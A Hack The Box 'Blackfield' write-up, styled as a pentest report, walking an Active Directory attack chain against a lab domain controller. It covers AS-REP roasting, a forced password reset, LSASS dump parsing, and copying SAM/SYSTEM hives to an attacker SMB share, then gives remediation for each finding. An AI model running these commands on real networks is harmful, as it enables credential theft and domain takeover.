

PENETRATION TEST REPORT

HTB: Blackfield

ENGAGEMENT DETAILS

Prepared By	cac3r (Jose Cáceres)
Mode	HTB WRITEUP
Flag Naming	user.txt / root.txt
Report Date	2026-10-07
Report Version	v1.1
Classification	PUBLIC

Table of Contents

1. Executive Summary.....	3
2. Scope & Rules of Engagement.....	4
3. Methodology.....	5
4. Attack Narrative.....	6
5. Vulnerability Findings.....	16
6. Post Exploitation & Loot.....	22
7. Remediation Summaries.....	23
8. Appendices.....	24

1. Executive Summary

1.1 Engagement Overview

This report documents the findings from a penetration test conducted against a HTB machine. The assessment simulates a real-world attack and progresses from initial access through to full domain/host compromise. Starting position: Black-box unauthenticated.


1.2 Objectives

- Identify and exploit vulnerabilities across all in-scope hosts
- Escalate privileges to administrative/root level where possible
- Demonstrate tangible business impact of each vulnerability
- Provide clear, actionable remediation guidance

1.3 High-Level Results

Total Hosts in Scope	1
Hosts Compromised	1
user.txt captured	1 / 1
root.txt captured	0 / 1
Critical Vulnerabilities	1
High Vulnerabilities	3
Low Vulnerabilities	1

1.4 Attack Path Summary



2. Scope & Rules of Engagement

2.1 In-Scope Targets

IP Address	Hostname	OS	Status
10.129.229.17	DC01	Windows 10 / Server 2019 Build 17763 x64	Compromised

2.2 Out-of-Scope

- Denial of Service (DoS/DDoS) attacks
- Physical security attacks
- Any hosts not listed in the in-scope table above

2.3 Testing Timeframe

Start Date/Time	2026-10-05 13:55 UTC
End Date/Time	2026-10-05 18:20 UTC
Total Time (Testing)	3h 55min

3. Methodology

3.1 Framework

The assessment followed the PTES (Penetration Testing Execution Standard) framework, progressing through the phases below:

- **Reconnaissance** — passive & active information gathering
- **Scanning & Enumeration** — port scanning, service fingerprinting, share/AD enumeration
- **Exploitation** — targeted exploitation of identified weaknesses
- **Post-Exploitation** — privilege escalation, lateral movement, credential harvesting
- **Reporting** — documentation of findings and remediation guidance

3.2 Tools Used

Tool	Purpose
Nmap	Network discovery and port/service scanning
smbclient	SMB client, connection, enumeration
enum4linux-ng	SMB / domain enumeration
BloodHound (+ collectors)	Active Directory attack-path analysis
Impacket suite	AD tooling (secretsdump, getNPUsers, smbserver, etc.)
Evil-WinRM	Remote management shell over WinRM
pypykatz	Parse the secrets hidden in the LSASS process

4. Attack Narrative

4.1 Host: DC01 — 10.129.229.17

Phase 1: Network Reconnaissance

Full TCP port sweep:

```
sudo nmap -p- -Pn -n -vv --min-rate=5000 10.129.229.17 -oG
network/nmap_ports.txt
```

```
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
389/tcp   open  ldap
445/tcp   open  microsoft-ds
593/tcp   open  http-rpc-epmap
3268/tcp  open  globalcatLDAP
5985/tcp  open  wsman
```

DNS, Kerberos, RPC, LDAP, SMB, WinRM → Active Directory, Domain Controller

Targeted service/version scan on discovered ports:

```
sudo nmap -p53,88,135,389,445,593,3268,5985 -sCV 10.129.229.17 -oN
network/nmap_service.txt
```

```
PORT      STATE SERVICE          VERSION
53/tcp    open  domain          Simple DNS Plus
88/tcp    open  kerberos-sec    Microsoft Windows Kerberos (server time: 2026-10-05 20:58:20Z)
135/tcp   open  msrpc           Microsoft Windows RPC
389/tcp   open  ldap            Microsoft Windows Active Directory LDAP (Domain: BLACKFIELD.local)
445/tcp   open  microsoft-ds?
593/tcp   open  ncacn_http      Microsoft Windows RPC over HTTP 1.0
3268/tcp  open  ldap            Microsoft Windows Active Directory LDAP (Domain: BLACKFIELD.local)
5985/tcp  open  http            Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_ smb2-security-mode:
|   3.1.1:
|_   Message signing enabled and required
|_ smb2-time:
|   date: 2026-10-05T20:58:35
|_   start_date: N/A
|_ clock-skew: 6h59m59s
```

Kerberos time: 2026-10-05 20:58:20

Domain: BLACKFIELD.local

Hostname: DC01

SMB message signing required

Off sync, 7 hours behind the target DC

Adding IP - FQDN, Domain, Hostname to /etc/hosts:

```
10.129.229.17 DC01.BLACKFIELD.local BLACKFIELD.local DC01
```

```
10.129.229.17 DC01.BLACKFIELD.local BLACKFIELD.local DC01
```

Phase 2: Unauthenticated Domain Enumeration

Probing anonymous / guest authentication:

```
nxc smb 10.129.229.17 -u 'guest' -p ''
```

OS: Windows 10 / Server 2019 Build 17763 x64

guest authentication valid over SMB.

Enumerating shares:

```
nxc smb 10.129.229.17 -u 'guest' -p '' --shares
```

Share	Permissions	Remark
-----	-----	-----
ADMIN\$		Remote Admin
C\$		Default share
forensic		Forensic / Audit share.
IPC\$	READ	Remote IPC
NETLOGON		Logon server share
profiles\$	READ	
SYSVOL		Logon server share


READ permission over profiles\$ share.

Connecting to the share:

```
smbclient -U guest //DC01/profiles$
```

Inside the shell, list contents:

```
ls
```



Big list of directories with usernames as name. notice svc_backup.

Check all usernames to see if any is a valid domain user. Copy all the content to a file output.txt and clean it with awk:


```
cat output.txt | awk '{print $1}' > users.txt
```

To validate using kerbrute first sync to DC:

```
sudo net time set -S 10.129.229.17
```

Validate the users via Kerberos authentication, using kerbrute:

```
kerbrute userenum -d BLACKFIELD.local --dc DC01 users.txt
```



Valid accounts:


- audit2020
- svc_backup
- support

Save users to a file (valid_users.txt).

Phase 3: Initial Access — AS-REP Roasting

Check for any valid user with No-PreAuth set:

```
GetNPUsers.py BLACKFIELD.local/ -usersfile valid_users.txt -dc-ip 10.129.229.17 -format hashcat
```



support account have UF_DONT_REQUIRE_PREAUTH set, enabling to request TGT without a password required, capturing the user AS-REP hash.

Saving hash to blackfield.local.support.hash

Searching https://hashcat.net/wiki/doku.php?id=example_hashes

Ctrl + F, paste hash prefix/identifier: \$krb5asrep\$23\$

```
18200 Kerberos 5, etype 23, AS-REP $krb5asrep$23$user@domain.com
```

Using mode 18200 with Hashcat and rockyou.txt wordlist:

```
hashcat -m 18200 blackfield.local.support.hash rockyou.txt
```

```
$krb5asrep$23$support@BLACKFIELD.LOCAL:be7b4409aa55539e1de04e15b5ddba44$362c283e32e3ff05947524725f67dc7420be9c60e56145484e00f9e1b72955749deed07953282aa98434a9466de22037c7e1d1b86ee1fc01036ecde976a9bc7a4b24288a9c77fd9eb5dc791299230e49b49ebf9a9276f194781e5c3852f27b640b2a24c490e528d468adcb9a1373236631a9b87c822eb51eca2a51a3966e0e6010617d6504d17d7a9c71f4b34af92944fb33edb02d81015ee680777d3b69b8f9c3e943205380293a97a6e1ae50733df4e9117f090d8533272c60f5b962470feb38c6791f4228e9b2d1dbf6fe0b84dc823eb571755c1844a12fd525ceff8f488413e96b3af53b3d614ccddf112fa16ea427a6a741:#00^BlackKnight
```

Cracked. Plaintext password: #00^BlackKnight

Credential:

User: support

Password: #00^BlackKnight

Validating credential:

```
nxc smb 10.129.229.17 -u 'support' -p '#00^BlackKnight'
```

```
SMB 10.129.229.17 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:D
C01) (domain:BLACKFIELD.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 10.129.229.17 445 DC01 [+] BLACKFIELD.local\support:#00^BlackKnight
```

Valid via SMB.

Enumerating the Domain with Bloodhound.

Collecting Domain data with rusthound:

```
./rusthound-ce -d BLACKFIELD.local -u 'support' -p '#00^BlackKnight' -f DC01 -z
```

RustHound-CE Enumeration Completed at 07:15:49 on 10/05/26! Happy Graphing!

Deploy BloodHound CE web application locally with Docker:

```
curl -L https://ghst.ly/getbhce -o docker-compose.yml
sudo docker compose up
```

Browse: <http://localhost:8080>


Username: admin

Password: (Look terminal output)

Upload the .zip
 Explore > Search: "SUPPORT@BLACKFIELD.LOCAL"
 Right click -> Add to Owned
 Administration > BH Configuration > Analyze Now
 Wait few seconds.

Pivot to audit2020: ACL ForceChangePassword inbound control from support

Explore > Cypher > Saved Queries > Shortest path from owned objects



support has ForceChangePassword right over audit2020.

Set new password for audit2020:

```
net rpc password "audit2020" "SETp@ssword2026" -U
"BLACKFIELD.local"/"support"%"#00^BlackKnight" -S "10.129.229.17"
```

Validating:

```
nxc smb 10.129.229.17 -u 'audit2020' -p 'SETp@ssword2026'
```

```
SMB 10.129.229.17 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:BLACKFIE
LD.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 10.129.229.17 445 DC01 [+] BLACKFIELD.local\audit2020:SETp@ssword2026
```

Valid. Credential:

User: audit2020

Password: SETp@ssword2026

Pivot to svc_backup: LSASS dump exposed in readable share

Enumerating shares as audit2020:

```
nxc smb 10.129.229.17 -u 'audit2020' -p 'SETp@ssword2026' --shares
```

Share	Permissions	Remark
-----	-----	-----
ADMIN\$		Remote Admin
C\$		Default share
forensic	READ	Forensic / Audit share.
IPC\$	READ	Remote IPC
NETLOGON	READ	Logon server share
profiles\$	READ	
SYSVOL	READ	Logon server share

READ permission over forensic, IPC\$, NETLOGON, profiles\$ and SYSVOL

Connecting to forensic share:

```
smbclient -U audit2020 //DC01/forensic
```

Inside shell:

```
ls
```

```
smb: \> ls
.                D            0   Sun Feb 23 04:03:16 2020
..               D            0   Sun Feb 23 04:03:16 2020
commands_output  D            0   Sun Feb 23 09:14:37 2020
memory_analysis  D            0   Thu May 28 12:28:33 2020
tools            D            0   Sun Feb 23 04:39:08 2020
```

```
cd memory_analysis\
```

```
ls
```

```
smb: \> cd memory_analysis\
smb: \memory_analysis\> ls
.                D            0   Thu May 28 12:28:33 2020
..               D            0   Thu May 28 12:28:33 2020
conhost.zip      A 37876530  Thu May 28 12:25:36 2020
ctfmon.zip       A 24962333  Thu May 28 12:25:45 2020
dfsrs.zip        A 23993305  Thu May 28 12:25:54 2020
dllhost.zip      A 18366396  Thu May 28 12:26:04 2020
ismserv.zip      A 8810157   Thu May 28 12:26:13 2020
lsass.zip        A 41936098  Thu May 28 12:25:08 2020
mmc.zip          A 64288607  Thu May 28 12:25:25 2020
RuntimeBroker.zip A 13332174  Thu May 28 12:26:24 2020
ServerManager.zip A 131983313 Thu May 28 12:26:49 2020
sihost.zip       A 33141744  Thu May 28 12:27:00 2020
smartscreen.zip  A 33756344  Thu May 28 12:27:11 2020
svchost.zip      A 14408833  Thu May 28 12:27:19 2020
taskhostw.zip    A 34631412  Thu May 28 12:27:30 2020
winlogon.zip     A 14255089  Thu May 28 12:27:38 2020
wlms.zip         A 4067425   Thu May 28 12:27:44 2020
WmiPrvSE.zip     A 18303252  Thu May 28 12:27:53 2020
```

lsass.zip stands out. Download it:

```
get lsass.zip
```

Once on attacker system:

```
unzip lsass.zip
```

```
Archive:  lsass.zip
inflating: lsass.DMP
```

lsass.dmp

Using: <https://github.com/skelsec/pypykatz> to parse and read it:

Install it (used pip).

The script asks for type of dump. Identify file type:

```
file lsass.DMP
```

```
lsass.DMP: Mini DuMP
```

Mini Dump.

Using the script:

```
pypykatz lsa minidump lsass.DMP
```

```
== MSV ==
Username: svc_backup
Domain: BLACKFIELD
LM: NA
NT: 9658d1d1dcd9250115e2205d9f48400d
SHA1: 463c13a9a31fc3252c68ba0a44f0221626a33e5c
DPAPI: a03cd8e9d30171f3cfe8caad92fef62100000000
```

```
== MSV ==
Username: DC01$
Domain: BLACKFIELD
LM: NA
NT: b624dc83a27cc29da11d9bf25efea796
SHA1: 4f2a203784d655bb3eda54ebe0cfdabe93d4a37d
DPAPI: 0000000000000000000000000000000000000000000000000000000000000000
```



```

== MSV ==
Username: Administrator
Domain: BLACKFIELD
LM: NA
NT: 7f1e4ff8c6a8e6b6fcae2d9c0572cd62
SHA1: db5c89a961644f0978b4b69a4d2a2239d7886368
DPAPI: 240339f898b6ac4ce3f34702e4a8955000000000

```

Hashes for svc_backup, DC01\$ and Administrator.

Validating end up with svc_bakup being the only one valid:

SMB:

```
nxc smb 10.129.229.17 -u 'svc_backup' -H '9658d1d1dcd9250115e2205d9f48400d'
```

```

SMB      10.129.229.17    445    DC01      [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:BLACKFIELD.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB      10.129.229.17    445    DC01      [+] BLACKFIELD.local\svc_backup:9658d1d1dcd9250115e2205d9f48400d

```

WinRM:

```
nxc winrm 10.129.229.17 -u 'svc_backup' -H '9658d1d1dcd9250115e2205d9f48400d'
```

```

WINRM    10.129.229.17    5985    DC01      [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:BLACKFIELD.local)
WINRM    10.129.229.17    5985    DC01      [+] BLACKFIELD.local\svc_backup:9658d1d1dcd9250115e2205d9f48400d (Pwn3d!)

```

Connecting via WinRM with Evil-WinRM:

```
evil-winrm -i DC01 -u 'svc_backup' -H '9658d1d1dcd9250115e2205d9f48400d'
```

Connected. Context:

```
whoami ; ipconfig
```

```

*Evil-WinRM* PS C:\Users\svc_backup\Documents> whoami ; ipconfig
blackfield\svc_backup

Windows IP Configuration

Ethernet adapter Ethernet0 2:

    Connection-specific DNS Suffix  . : .htb
    IPv6 Address. . . . .             : dead:beef::98d0:415a:bcbf:bdfa
    Link-local IPv6 Address . . . . . : fe80::98d0:415a:bcbf:bdfa%17
    IPv4 Address. . . . .             : 10.129.229.17
    Subnet Mask . . . . .             : 255.255.0.0
    Default Gateway . . . . .         : 10.129.0.1

```

Connected as svc_backup to the target system DC01 with IP: 10.129.229.17

Flag — user.txt

Read user.txt:

```
type C:\Users\svc_backup\Desktop\user.txt
```

```
*Evil-WinRM* PS C:\> type C:\Users\svc_backup\Desktop\user.txt
3920bb317a0bef51027e2852be64b543
```

user.txt: 3920bb317a0bef51027e2852be64b543

Phase 4: Privilege Escalation

Enumerating local privileges as svc_backup:

```
whomai /priv
```

Privilege Name	Description	State
=====	=====	=====
SeMachineAccountPrivilege	Add workstations to domain	Enabled
SeBackupPrivilege	Back up files and directories	Enabled
SeRestorePrivilege	Restore files and directories	Enabled
SeShutdownPrivilege	Shut down the system	Enabled
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Enabled

SeBackupprivilege and SeRestorePrivilege

This privilege permits to copy system files (as doing a backup), enabling to copy and save registry hives SAM (containing local users password hashes) and SYSTEM (containing system configuration → boot key / syskey to decrypt SAM).

Copy and save sam:

```
reg save hklm\sam .\sam.save
```

Copy and save system:

```
reg save hklm\system .\system.save
```

Download files to local system (via Evil-WinRM shell):

```
download sam.save
```

```
download system.save
```

(system file is large and may take time to download, or as in my case, timing out.)

Download system file with smbserver:

Set server in attacker system:

```
impacket-smbserver -smb2support "share" ./
```

Download from target system: *(Replace <LOCAL_IP> placeholder with your correspondent IP.)*

```
cp *.*.save \\<LOCAL_IP>\share\
```

Decrypt and read contents of SAM:

```
impacket-secretsdump -sam sam.save -system system.save LOCAL
```

```
[*] Target system bootKey: 0x73d83e56de8961ca9f243e1a49638393
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:67ef902eae0d740df6257f273de75051:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

Administrator NTLM hash.

Credential:

User: Administrator

NTLM: aad3b435b51404eeaad3b435b51404ee:67ef902eae0d740df6257f273de75051

The hash (NTLM and NT part) is validated using tools like NetExec and Evil-WinRM Pass-the-Hash functions, but out of timeouts, non responsive execution and unexpected errors unable to conclude whether the Administrator NTLM hash is valid or not.

5. Vulnerability Findings

5.1 [Low] Anonymous access to SMB share leading to usernames disclosure → 3 valid domain users

Severity	Low
Affected Host	10.129.229.17 (DC01)
Port / Service	port 445/tcp SMB - profiles\$ share

Description

The SMB share profiles\$ contains several directories with usernames as name and is readable by guest account without any credential required.

Impact

A unauthenticated attacker can enumerate shares as guest, discover this permission to READ profiles\$, create a list with this usernames and validate them via Kerberos authentication (comparing KDC responses to AS-REQ sent for each user, automated with Kerbrute), returning 3 valid accounts: support, audit2020 and svc_backup.

Evidence

Share	Permissions	Remark
-----	-----	-----
ADMIN\$		Remote Admin
C\$		Default share
forensic		Forensic / Audit share.
IPC\$	READ	Remote IPC
NETLOGON		Logon server share
profiles\$	READ	
SYSVOL		Logon server share

Read access to profiles\$ share as guest

```
2026/10/05 22:44:44 > [+] VALID USERNAME: audit2020@BLACKFIELD.local
2026/10/05 22:46:43 > [+] VALID USERNAME: support@BLACKFIELD.local
2026/10/05 22:46:49 > [+] VALID USERNAME: svc_backup@BLACKFIELD.local
2026/10/05 22:47:16 > Done! Tested 314 usernames (3 valid) in 173.823 seconds
```

Confirmed 3 valid accounts after checking discovered usernames against Kerberos

Remediation

- (1.) Revoke guest account permission to read profiles\$ share.
- (2.) Secondary, consider using different naming for directories, like IDs/UUIDs if applicable.

5.2 [High] Account support t allowed to authenticate without password → AS-REP roasting

Severity	High
Affected Host	10.129.229.17 (DC01)
Port / Service	port 88/tcp Kerberos - support account

Description

The account support t is found to have the UF_DONT_REQUIRE_PREAUTH account attribute set, meaning it can skip the pre-authentication step that is normally required for a successful Kerberos authentication.

Impact

An attacker can provide valid domain accounts to an automated scanner that, for each account, requests AS-REQ and directly receives AS-REP for users without pre-authentication required (support t), returning the account's AS-REP hash.

Evidence

```
$krb5asrep$23$support@BLACKFIELD.LOCAL:be7b4409aa55539e1de04e15b5ddba44$362c283e32e3ff05947524725f67dc7420be9c60e56145484e00f9e1b72955749deed07953282aa98434a9466de22037c7e1d1b86ee1fc01036ecde976a9bc7a4b24288a9c77fd9eb5dc791299230e49b49ebf9a9276f194781e5c3852f27b640b2a24c490e528d468adcb9a1373236631a9b87c822eb51eca2a51a3966e0e6010617d6504d17d7a9c71f4b34af92944fb33edb02d81015ee680777d3b69b8f9c3e943205380293a97a6e1ae50733df4e9117f090d8533272c60f5b962470feb38c6791f4228e9b2d1dbf6fe0b84dc823eb571755c1844a12fd525ceff8f488413e96b3af53b3d614ccddf112fa16ea427a6a741
```

support account AS-REP hash

Remediation

Re-enable required pre-authentication for support t account. If no pre-authentication is strictly required, still do enforce unique and strong passwords (see Finding 3).

References

<https://www.tenable.com/blog/how-to-stop-the-kerberos-pre-authentication-attack-in-active-directory>

5.3 [High] Guessable password (support t:#00^BlackKnight)

Severity	High
Affected Host	10.129.229.17 (DC01)
Affected Account	Support t

Description

The support account password complies with general password policy standards but is guessable as its included in a well known passwords wordlist.

Impact

The recovered password (#00^BlackKnight) was cracked using the publicly available rockyou.txt wordlist, indicating it is a known or previously-breached password. The password satisfies common complexity requirements (length, mixed case, numbers, symbols) but its presence in standard passwords wordlists makes it trivially recoverable. This demonstrates that sometimes standard complexity rules alone are insufficient.

Evidence

```
$krb5asrep$23$support@BLACKFIELD.LOCAL:be7b4409aa55539e1de04e15b5ddba44$362c283e32e3ff05947524725f67dc7420be9c60e56145484e00f9e1b72955749deed07953282aa98434a9466de22037c7e1d1b86ee1fc01036ecde976a9bc7a4b24288a9c77fd9eb5dc791299230e49b49ebf9a9276f194781e5c3852f27b640b2a24c490e528d468adcb9a1373236631a9b87c822eb51eca2a51a3966e0e6010617d6504d17d7a9c71f4b34af92944fb33edb02d81015ee680777d3b69b8f9c3e943205380293a97a6e1ae50733df4e9117f090d8533272c60f5b962470feb38c6791f4228e9b2d1dbf6fe0b84dc823eb571755c1844a12fd525ceff8f488413e96b3af53b3d614ccddf112fa16ea427a6a741:#00^BlackKnight
```

support account AS-REP hash cracked recovering plaintext password

Remediation

Run all passwords against breached password databases (examples: Have I Been Pwned, AD password-protection). Additionally, consider enforcing a stronger password policy.

References

<https://haveibeenpwned.com/Passwords>

5.4 [High] ACL password reset permission leading to account takeover (support → audit2020)

Severity	High
Affected Host	10.129.229.17 (DC01)
Service / Accounts	Domain ACL - support → audit2020


Description

The account support, via ACL ForceChangePassword, have permission to change password over audit2020 account.

Impact

An attacker which controls support account (Findings 2, 3) can simply change audit2020 account password remotely.

Evidence



support account permission to change password over audit2020

```
SMB 10.129.229.17 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:BLACKFIE
LD.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 10.129.229.17 445 DC01 [+] BLACKFIELD.local\audit2020:SETp@ssword2026
```

Valid authentication as audit2020 using changed password

Remediation

Analyze whether this permission is strictly necessary and revoke it.

5.5 [Critical] Sensitive credential material (LSASS dump) stored on an accessible share forensic

Severity	Critical
Affected Host	10.129.229.17 (DC01)
Port / Service	port 445/tcp SMB - forensic share

Description

The forensic share contains a ZIP file `lsass.zip` which presents a LSASS memory snapshot `lsass.DMP`. This share is readable by `audit2020`.

Impact

An attacker which controls `audit2020` account (Finding 4) can enumerate shares, discover this ZIP file, decompress to obtain `lsass.DMP`, and employ tools to parse and read its contents, disclosing NT Hashes for `svc_backup`, `DC01$` and `Administrator`, only the first is confirmed to be valid.

As `svc_backup`, a privileged / Tier 0 account, has Remote Management rights, can connect to the target system and identify `SeBackupPrivilege` local privilege. An attacker can abuse it by copying SAM and SYSTEM registry hives to attacker system to decrypt and read local account hashes offline, recovering a NTLM hash for `Administrator`.

Evidence

Share	Permissions	Remark
-----	-----	-----
ADMIN\$		Remote Admin
C\$		Default share
forensic	READ	Forensic / Audit share.
IPC\$	READ	Remote IPC
NETLOGON	READ	Logon server share
profiles\$	READ	
SYSVOL	READ	Logon server share

Read access to forensic share as audit2020

```
smb: \> cd memory_analysis\
smb: \memory_analysis\> ls
.                D          0  Thu May 28 12:28:33 2020
..               D          0  Thu May 28 12:28:33 2020
conhost.zip      A 37876530  Thu May 28 12:25:36 2020
ctfmon.zip       A 24962333  Thu May 28 12:25:45 2020
dfsrsrc.zip      A 23993305  Thu May 28 12:25:54 2020
dllhost.zip      A 18366396  Thu May 28 12:26:04 2020
ismserv.zip      A  8810157  Thu May 28 12:26:13 2020
lsass.zip        A 41936098  Thu May 28 12:25:08 2020
mmc.zip          A 64288607  Thu May 28 12:25:25 2020
RuntimeBroker.zip A 13332174  Thu May 28 12:26:24 2020
ServerManager.zip A 131983313 Thu May 28 12:26:49 2020
sihost.zip       A 33141744  Thu May 28 12:27:00 2020
smartscreen.zip  A 33756344  Thu May 28 12:27:11 2020
svchost.zip      A 14408833  Thu May 28 12:27:19 2020
taskhostw.zip    A 34631412  Thu May 28 12:27:30 2020
winlogon.zip     A 14255089  Thu May 28 12:27:38 2020
wlms.zip         A  4067425  Thu May 28 12:27:44 2020
WmiPrvSE.zip     A 18303252  Thu May 28 12:27:53 2020
```

lsass.zip present inside forensic share, memory_analysis/ directory

```
== MSV ==
Username: svc_backup
Domain: BLACKFIELD
LM: NA
NT: 9658d1d1dcd9250115e2205d9f48400d
SHA1: 463c13a9a31fc3252c68ba0a44f0221626a33e5c
DPAPI: a03cd8e9d30171f3cfe8caad92fef62100000000
```

svc_backup NT hash recovered after reading lsass.DMP

```
*Evil-WinRM* PS C:\Users\svc_backup\Documents> whoami ; ipconfig
blackfield\svc_backup

Windows IP Configuration

Ethernet adapter Ethernet0 2:

    Connection-specific DNS Suffix  . : .htb
    IPv6 Address. . . . . : dead:beef::98d0:415a:bcbf:bdfa
    Link-local IPv6 Address . . . . . : fe80::98d0:415a:bcbf:bdfa%17
    IPv4 Address. . . . . : 10.129.229.17
    Subnet Mask . . . . . : 255.255.0.0
    Default Gateway . . . . . : 10.129.0.1
```

Connected as svc_backup to the target system DC01 via WinRM after PtH using Evil-WinRM

```
[*] Target system bootKey: 0x73d83e56de8961ca9f243e1a49638393
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:67ef902eae0d740df6257f273de75051:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

Administrator NTLM hash recovered after abusing svc_backup's SeBackupPrivilege

Remediation

Don't store credential containing files like LSASS memory dumps on network shares. If those files were produced by forensic/Incident Response work (found in forensic/memory_analysis/), they must be handled as highly sensitive: encrypted at rest, stored in isolated locations. Additionally revoke audit2020 permission to read forensic share.

Protect high privilege accounts like svc_backup, Remote Management and backup privileges can lead to full host compromise and allow an attacker to reach administrative credentials.

References

